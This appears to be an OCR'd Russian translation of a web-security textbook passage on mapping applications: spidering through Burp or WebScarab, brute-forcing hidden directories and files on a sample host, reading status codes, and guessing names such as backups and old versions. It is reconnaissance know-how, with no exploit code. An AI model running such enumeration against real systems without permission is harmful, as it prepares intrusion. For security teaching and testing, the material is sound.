


Рисунок 4-3. IEWatch выполняет анализ HTTP и HTML внутри браузера

Этапы атаки

1. Настройте браузер на использование Burp или WebScarab в качестве локального прокси (если вы не знаете, как это сделать, подробности см. в главе 20).

2. Обычным образом просмотрите всё приложение: попытайтесь посетить каждую обнаруженную ссылку или URL, отправить каждую форму и до конца пройти все многоэтапные функции. Попробуйте работать с включённым и отключённым JavaScript, а также с включёнными и отключёнными файлами cookie. Многие приложения поддерживают разные конфигурации браузеров, и при этом вы можете попасть к разному содержимому и разным путям исполнения кода.

3. Изучите карту сайта, сформированную инструментом прокси-паука, и выявите всё содержимое и функции приложения, которые вы не просматривали вручную. Установите, как паук перечислил каждый элемент. Например, в Burp Spider проверьте сведения Linked From. Откройте элемент вручную в браузере, чтобы инструмент прокси-паука разобрал ответ сервера и выявил дополнительное содержимое. Рекурсивно повторяйте этот этап, пока новое содержимое и функциональность не перестанут обнаруживаться.

4. При желании поручите инструменту активно обойти сайт, используя всё уже перечисленное содержимое как отправную точку. Сначала выявите опасные URL и URL, которые могут нарушить сеанс приложения, и настройте паук так, чтобы исключить их из области работы. Запустите паук и изучите результаты в поисках дополнительного содержимого.

Карта сайта, созданная инструментом прокси-паука, содержит множество сведений о целевом приложении, которые позднее пригодятся при выявлении различных поверхностей атаки.

Обнаружение скрытого содержимого

Приложения часто содержат функции и содержимое, на которые нет прямых ссылок и которые недоступны из основного видимого содержимого. Распространённый пример - функциональность, реализованная для тестирования или отладки и так и не удалённая.

Другой пример возникает, когда приложение предоставляет разную функциональность разным категориям пользователей (например, анонимным пользователям, обычным аутентифицированным пользователям и администраторам). Пользователь одного уровня привилегий, выполнив исчерпывающий обход приложения пауком, может пропустить функциональность, видимую пользователям других уровней. Обнаруживший её атакующий может получить возможность эксплуатировать её для повышения своих привилегий в приложении.

Существует бесчисленное множество других случаев, когда интересное содержимое и функциональность могут существовать, но не обнаруживаться описанными ранее методами картографирования:

• резервные копии рабочих файлов. У динамических страниц расширение файла могло измениться на расширение, которое не сопоставлено исполняемому содержимому, что позволяет изучить исходный код страницы в поисках уязвимостей, которые затем можно эксплуатировать на рабочей странице;

• архивы резервных копий с полным снимком файлов внутри корневого веб-каталога (или даже за его пределами), которые могут позволить легко выявить всё содержимое и всю функциональность приложения;

• новая функциональность, развёрнутая на сервере для тестирования, но ещё не связанная с основным приложением;

• стандартная функциональность готового приложения, которая поверхностно скрыта от пользователя, но всё ещё присутствует на сервере;

• старые версии файлов, не удалённые с сервера. Динамические страницы могут содержать уязвимости, исправленные в текущей версии, но всё ещё доступные для эксплуатации в старой;

• файлы конфигурации и включаемые файлы с конфиденциальными данными, например учётными данными базы данных;

• исходные файлы, из которых была скомпилирована рабочая функциональность приложения;

• комментарии в исходном коде, которые в крайних случаях могут содержать такие сведения, как имена пользователей и пароли, но чаще сообщают о состоянии приложения. Ключевые фразы наподобие "проверить эту функцию" служат убедительным указанием, где начинать поиск уязвимостей;

• файлы журналов, способные содержать конфиденциальные сведения: действительные имена пользователей, маркеры сеансов, посещённые URL и выполненные действия.

Для эффективного обнаружения скрытого содержимого требуется сочетание автоматизированных и ручных методов, а зачастую и доля удачи.

Методы полного перебора

В главе 14 описано, как автоматизированные методы ускоряют практически любую атаку на приложение. При рассматриваемом здесь сборе сведений автоматизацию можно применять для отправки веб-серверу огромного числа запросов в попытках угадать имена или идентификаторы скрытой функциональности.

Предположим, например, что обходом под управлением пользователя было найдено следующее содержимое приложения:

```
http://eis/auth/Login
http://eis/auth/ForgotPassword
http://eis/home/
http://eis/pub/media/100/view
http://eis/images/eis.gif
http://eis/include/eis.css
```

Первым этапом автоматизированного поиска скрытого содержимого могут стать следующие запросы для обнаружения дополнительных каталогов:

```
http://eis/About/
http://eis/abstract/
http://eis/academics/
http://eis/accessibility/
http://eis/accounts/
http://eis/action/
...
```

Burp Intruder позволяет перебрать список распространённых имён каталогов и записать подробности ответов сервера, изучив которые можно выявить действительные каталоги. На рисунке 4-4 показана настройка Burp Intruder для поиска распространённых каталогов в корневом веб-каталоге.




Рисунок 4-4. Настройка Burp Intruder для поиска распространённых каталогов

После выполнения атаки щелчок по заголовкам столбцов, например status и length, сортирует результаты соответствующим образом и позволяет быстро выявить список потенциальных дополнительных ресурсов, как показано на рисунке 4-5.

Завершив полный перебор каталогов и подкаталогов, можно перейти к поиску дополнительных страниц приложения. Особенно интересен каталог `/auth` с ресурсом `Login`, найденным при обходе пауком: вероятно, это хорошая отправная точка для неаутентифицированного атакующего. Здесь снова можно запросить ряд файлов:

```
http://eis/auth/About/
http://eis/auth/Aboutus/
http://eis/auth/AddUser/
http://eis/auth/Admin/
http://eis/auth/Administration/
http://eis/auth/Admins/
...
```




Рисунок 4-5. Результаты атаки полным перебором каталогов в Burp Intruder

На рисунке 4-6 показаны результаты этой атаки, обнаружившей несколько ресурсов в каталоге `/auth`:

```
Login
Logout
Register
Profile
```

Обратите внимание, что запрос `Profile` возвращает код состояния HTTP `302`. Это означает, что при обращении к данной ссылке без аутентификации пользователь перенаправляется на страницу входа. Также интересно, что при обходе пауком была найдена страница `Login`, но не `Register`. Возможно, эта дополнительная функция работает, и атакующий способен зарегистрировать на сайте учётную запись пользователя.




Рисунок 4-6. Результаты атаки полным перебором файлов в Burp Intruder

Примечание. Не предполагайте, что для существующего ресурса приложение обязательно ответит `200 OK`, а для отсутствующего - `404 Not Found`. Многие приложения обрабатывают запросы несуществующих ресурсов особым образом, часто возвращая специализированное сообщение об ошибке с кодом ответа `200`. Кроме того, некоторые запросы существующих ресурсов могут получать ответ с кодом, отличным от `200`. Ниже приведены приблизительные указания о вероятном значении кодов ответа, которые могут встретиться при поиске скрытого содержимого полным перебором:

• `302 Found` - если перенаправление ведёт на страницу входа, ресурс может быть доступен только аутентифицированным пользователям. Если оно ведёт на сообщение об ошибке, причина может быть иной. Если оно ведёт куда-либо ещё, перенаправление может быть частью предусмотренной логики приложения, которую следует исследовать дополнительно;

• `400 Bad Request` - возможно, приложение применяет особую схему именования каталогов и файлов в URL, которой не соответствует конкретный запрос. Однако более вероятно, что используемый список слов содержит пробельные символы или другой недопустимый синтаксис;

• `401 Unauthorized` или `403 Forbidden` - обычно это означает, что запрошенный ресурс существует, но доступ к нему может быть запрещён любому пользователю независимо от состояния аутентификации или уровня привилегий. Такое часто происходит при запросе каталогов, и можно сделать вывод, что каталог существует;

• `500 Internal Server Error` - при обнаружении содержимого этот код обычно означает, что приложение ожидает передачи определённых параметров в запросе ресурса.

Разнообразие возможных ответов, способных указывать на интересное содержимое, затрудняет создание полностью автоматизированного сценария, который выводил бы список действительных ресурсов. Лучший подход - записать как можно больше сведений об ответах приложения во время полного перебора и изучить их вручную.

Этапы атаки

1. Вручную запросите несколько заведомо действительных и недействительных ресурсов и установите, как сервер обрабатывает последние.

2. Используйте карту сайта, сформированную при обходе под управлением пользователя, как основу автоматизированного обнаружения скрытого содержимого.

3. Автоматически запрашивайте распространённые имена файлов и каталогов внутри каждого каталога или пути, существование которого известно в приложении. С помощью Burp Intruder или специализированного сценария и списков распространённых файлов и каталогов быстро сформируйте большое число запросов. Если вы выявили особый способ обработки приложением запросов недействительных ресурсов (например, специализированную страницу "файл не найден"), настройте Intruder или свой сценарий на выделение этих результатов, чтобы их можно было игнорировать.

4. Запишите полученные от сервера ответы и вручную изучите их, выявляя действительные ресурсы.

5. По мере обнаружения нового содержимого рекурсивно повторяйте исследование.

Логический вывод из опубликованного содержимого

Большинство приложений применяет ту или иную схему именования содержимого и функциональности. Делая выводы из уже найденных ресурсов приложения, можно точнее настроить автоматизированное перечисление и повысить вероятность обнаружения дополнительного скрытого содержимого.

Обратите внимание, что в приложении EIS имена всех ресурсов в `/auth` начинаются с прописной буквы. Именно поэтому список слов для полного перебора файлов в предыдущем разделе был намеренно приведён к такому регистру. Кроме того, поскольку в каталоге `/auth` уже найдена страница `ForgotPassword`, можно поискать элементы со сходными именами, например:

```
http://eis/auth/ResetPassword
```

Помимо этого, созданная при обходе под управлением пользователя карта сайта обнаружила следующие ресурсы:

```
http://eis/pub/media/100
http://eis/pub/media/117
http://eis/pub/user/11
```

Вероятно, другие числовые значения из сходного диапазона укажут на дополнительные ресурсы и сведения.

> **Совет.** Burp Intruder чрезвычайно гибко настраивается и может воздействовать на любую часть HTTP-запроса. На рисунке 4-7 показано применение Burp Intruder для полного перебора первой половины имени файла с целью сформировать следующие запросы:

```
http://eis/auth/AddPassword
http://eis/auth/ForgotPassword
http://eis/auth/GetPassword
http://eis/auth/ResetPassword
http://eis/auth/RetrievePassword
http://eis/auth/UpdatePassword
...
```




Рисунок 4-7. Применение Burp Intruder для специализированной атаки полным перебором части имени файла

Этапы атаки

1. Изучите результаты просмотра под управлением пользователя и основных исследований полным перебором. Составьте списки имён всех перечисленных подкаталогов, основ имён файлов и расширений файлов.

2. Изучите эти списки и выявите используемые схемы именования. Например, если существуют страницы `AddDocument.jsp` и `ViewDocument.jsp`, могут существовать также `EditDocument.jsp` и `RemoveDocument.jsp`. Зачастую, прочитав всего несколько примеров, можно понять привычки разработчиков в именовании. В зависимости от личного стиля разработчики могут быть многословны (`AddANewUser.asp`), лаконичны (`AddUser.asp`), использовать сокращения (`AddUsr.asp`) или даже более загадочные имена (`AddU.asp`). Понимание применяемых стилей именования может помочь угадать точные имена ещё не обнаруженного содержимого.

3. Иногда схема именования различного содержимого использует такие идентификаторы, как числа и даты, благодаря чему скрытое содержимое легко вывести логически. Чаще всего это встречается в именах статических ресурсов, а не динамических сценариев. Например, если веб-сайт компании ссылается на `AnnualReport2009.pdf` и `AnnualReport2010.pdf`, догадаться об имени следующего отчёта совсем не трудно. Как ни невероятно, известны громкие случаи, когда компании помещали на свои веб-серверы файлы финансовых отчётов до их официального объявления, а хитроумные журналисты обнаруживали их по схеме именования предыдущих лет.

4. Изучите весь клиентский код, например HTML и JavaScript, в поисках подсказок о скрытом серверном содержимом. Среди них могут быть комментарии HTML, относящиеся к защищённым функциям или функциям без ссылок, HTML-формы с отключёнными элементами SUBMIT и тому подобное. Часто комментарии автоматически создаются программным обеспечением, использованным для формирования веб-содержимого, или платформой, на которой работает приложение. Особенно интересны ссылки на такие элементы, как серверные включаемые файлы. Эти файлы могут быть общедоступны для загрузки и содержать строго конфиденциальные сведения, например строки подключения к базе данных и пароли. В других случаях комментарии разработчиков могут содержать всевозможные полезные крупицы сведений: имена баз данных, ссылки на серверные компоненты, строки SQL-запросов и тому подобное. Компоненты толстого клиента, например Java-апплеты и элементы ActiveX, также могут содержать конфиденциальные данные, которые можно извлечь. Другие способы раскрытия приложением сведений о себе см. в главе 15.

Продолжение следует.

Этапы атаки (продолжение)

5. Добавьте в списки перечисленных элементов дополнительные возможные имена, предположенные на основании уже обнаруженных элементов. Добавьте также в список расширений файлов такие распространённые расширения, как `txt`, `bak`, `src`, `inc` и `old`, которые могут выявить исходные или резервные версии рабочих страниц. Кроме того, добавьте расширения используемых языков разработки, например `.java` и `.cs`, чтобы обнаружить исходные файлы, скомпилированные в рабочие страницы. (Советы по определению применяемых технологий приведены далее в этой главе.)

6. Ищите временные файлы, которые могли быть непреднамеренно созданы средствами разработки и редакторами файлов. Примеры: файл `.DS_Store`, содержащий индекс каталога в OS X; `file.php~1`, временный файл, создаваемый при редактировании `file.php`; и расширение `.tmp`, используемое множеством программных инструментов.

7. Выполняйте дополнительные автоматизированные исследования, сочетая списки каталогов, основ имён файлов и расширений для запроса большого числа потенциальных ресурсов. Например, в определённом каталоге запрашивайте каждую основу имени файла с каждым расширением. Либо запрашивайте каждое имя каталога как подкаталог каждого известного каталога.

8. Если выявлена последовательная схема именования, подумайте о более целенаправленном полном переборе. Например, если известно о существовании `AddDocument.jsp` и `ViewDocument.jsp`, можно создать список действий (`edit`, `delete`, `create`) и отправлять запросы вида `XxxDocument.jsp`. Либо создайте список типов элементов (`user`, `account`, `file`) и отправляйте запросы вида `AddXxx.jsp`.

9. Выполняйте каждое исследование рекурсивно, используя вновь перечисленные содержимое и закономерности как основу для дальнейшего обхода под управлением пользователя и дополнительного автоматизированного обнаружения. Вас ограничивают лишь воображение, доступное время и значение, которое вы придаёте поиску скрытого содержимого в целевом приложении.

Примечание. Функция Content Discovery в Burp Suite Pro позволяет автоматизировать большинство описанных до сих пор задач. После ручного картографирования видимого содержимого приложения в браузере можно выбрать одну или несколько ветвей карты сайта Burp и запустить для них сеанс обнаружения содержимого.

Пытаясь обнаружить новое содержимое, Burp использует следующие методы:

• полный перебор по встроенным спискам распространённых имён файлов и каталогов;

• динамическое создание списков слов на основе имён ресурсов, замеченных в целевом приложении;

• экстраполяция имён ресурсов, содержащих числа и даты;

• проверка альтернативных расширений файлов у выявленных ресурсов;

• обход найденного содержимого пауком;

• автоматическое снятие отпечатков действительных и недействительных ответов для сокращения числа ложных срабатываний.

Все исследования выполняются рекурсивно: по мере обнаружения нового содержимого приложения планируются новые задачи поиска. На рисунке 4-8 показан выполняющийся сеанс обнаружения содержимого в приложении EIS.

